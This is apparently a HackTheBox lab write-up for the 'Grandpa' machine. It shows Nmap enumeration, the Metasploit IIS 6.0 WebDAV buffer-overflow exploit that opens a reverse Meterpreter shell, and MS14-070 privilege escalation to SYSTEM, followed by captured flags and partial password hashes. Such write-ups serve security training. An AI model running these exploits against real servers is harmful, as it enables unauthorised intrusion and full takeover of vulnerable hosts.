

[HackTheBox] Grandpa

Date: 04/Nov/2019

Categories: oscp, htb, windows

Tags: exploit_iis_webdav, privesc_windows_ms14_070

Overview

This is a writeup for HackTheBox VM Grandpa. Here are stats for this machine from machinescli:

```
machinescli -t --info grandpa
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	hackthebox#13	Grandpa						exploit_iis_webdav privesc_windows_ms14_070

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:

TTPs

- 80/tcp/http/Microsoft IIS httpd 6.0: exploit_iis_webdav, privesc_windows_ms14_070




Figure 2: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov  4 15:43:14 2019 as: nmap -vv --reason -Pn -sV -sC --vers
2 Nmap scan report for 10.10.10.14
3 Host is up, received user-set (0.057s latency).
4 Scanned at 2019-11-04 15:43:15 PST for 23s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http     syn-ack ttl 127 Microsoft IIS httpd 6.0
9 | http-methods:
10 |   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
11 |   Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
12 |_ http-server-header: Microsoft-IIS/6.0
13 |_ http-title: Under Construction
14 | http-webdav-scan:
15 |   Server Type: Microsoft-IIS/6.0
16 |   WebDAV type: Unkown
17 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND
18 |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
19 |_ Server Date: Mon, 04 Nov 2019 23:43:43 GMT
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Read data files from: /usr/bin/./share/nmap
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit.
24 # Nmap done at Mon Nov  4 15:43:38 2019 -- 1 IP address (1 host up) scanned in 23.46 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	ttl 127 Microsoft IIS httpd 6.0	./results/10.10.10.14/scans/tcp_80_http_gobuster.txt ./results/10.10.10.14/scans/tcp_80_http_nikto.txt ./results/10.10.10.14/scans/tcp_80_http_nmap.txt ./results/10.10.10.14/scans/tcp_80_http_robots.txt ./results/10.10.10.14/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

Findings

```
1 80/tcp | http | Microsoft IIS httpd 6.0
```

Open Ports

```
root@kali: ~/toolbox/data/writeups/htb.grandpa # ss microsoft iis 6.0
```

Exploit Title	Path
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure	/usr/share/exploitdb/
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service	exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow	exploits/windows/dos/9587.txt
Microsoft IIS 6.0/7.5 IIS PMP - Multiple Vulnerabilities	exploits/windows/remote/9541.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)	exploits/windows/remote/10033.txt
Microsoft IIS 6.0 - /AJAX /- .aspx Remote Denial of Service	exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)	exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)	exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)	exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PMP)	exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'scStoragePathFromUrl' Remote Buffer Overflow	exploits/windows/remote/41730.py

```
root@kali: ~/toolbox/data/writeups/htb.grandpa #
```

Figure 4: writeup.enumeration.steps.3.1

Phase #2: Exploitation

1. We decide to use the Metasploit windows/iis/iis_webdav_scstoragepathfromurl exploit and it successfully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

  Name          Current Setting  Required  Description
  ----          -
  MAXPATHLENGTH 60              yes       End of physical path brute force
  MINPATHLENGTH 3               yes       Start of physical path brute force
  Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST          10.10.10.14     yes       The target address
  RPORT          80              yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /               yes       Path of IIS 6 web application
  VHOST          no              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Microsoft Windows Server 2003 R2 SP2 x86

msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Figure 5: writeup.exploitation.steps.1.1

Phase #2.5: Post Exploitation

```
1 ntauth/network@GRANPA> id
2 NT AUTHORITY\NETWORK SERVICE
3 ntauth/network@GRANPA>
4 ntauth/network@GRANPA> uname
5 Computer      : GRANPA
6 OS            : Windows .NET Server (Build 3790, Service Pack 2).
7 Architecture  : x86
8 System Language : en_US
9 Domain        : HTB
10 Logged On Users : 3
11 Meterpreter    : x86/windows
12 ntauth/network@GRANPA>
13 ntauth/network@GRANPA> ifconfig
```

```

msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (179779 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.14:1031) at 2019-11-04 16:14:40 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
meterpreter > sysinfo
Computer      : GRANPA
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >

```

Figure 6: writeup.exploitation.steps.1.2

```

14 Ethernet adapter Local Area Connection:
15   Connection-specific DNS Suffix  . :
16   IP Address. . . . . : 10.10.10.14
17   Subnet Mask . . . . . : 255.255.255.0
18   Default Gateway . . . . . : 10.10.10.2
19 ntauth/network@GRANPA>
20 ntauth/network@GRANPA> users
21 Administrator
22 Harry

```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcddata.exe` and migrate to it:

```
meterpreter > migrate 2260
[*] Migrating from 3432 to 2260...
[*] Migration completed successfully.
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 7: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):


| Name            | Current Setting | Required | Description                                                |
|-----------------|-----------------|----------|------------------------------------------------------------|
| SESSION         | 3               | yes      | The session to run this module on                          |
| SHOWDESCRIPTION | false           | yes      | Displays a detailed description for the available exploits |


msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > exploit
[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 39 exploit checks are being tried...
[*] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[*] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[*] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[*] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 8: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms14_070_tcpip_ioctl` module worked and provided an elevated session:
4. We then obtain further information about the system and read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
1 cat "C:\Documents and Settings\Harry\Desktop\user.txt"
2 cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```

msf exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

  Name      Current Setting  Required  Description
  ----      -
SESSION 3          yes       The session to run this module on.

Exploit target:

  Id  Name
  --  ---
  0   Windows Server 2003 SP2

msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > exploit

[*] Started reverse TCP handler on 192.168.92.183:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Figure 9: writeup.privesc.steps.3.1

```

meterpreter > sysinfo
Computer      : GRANPA
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
meterpreter > shell
Process 3752 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 10.10.10.14
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

C:\WINDOWS\system32>

```

Figure 10: writeup.privesc.steps.3.2

```

meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"
bdf55ec67c3c017f2bedc146a5d869meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
9359e905a2c35f861f6a57cecf28bb7bmeterpreter >
meterpreter >

```

Figure 11: writeup.privesc.steps.4.1

Loot

Hashes

```
1 Administrator:500:0a70918d669baeb307012642393148ab:34dec8a1db14cdde2a.....
2 ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.....
3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.....
4 Harry:1008:93c50499355883d1441208923e8628e6:031f5563e0ac4ba538e.....
5 IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.....
6 IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.....
7 SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e.....
```

Flags

```
1 C:\Documents and Settings\Harry\Desktop\user.txt: bdff5ec67c3cff01.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: 9359e905a2c35f.....
```

References

[+] <https://app.hackthebox.eu/machines/13>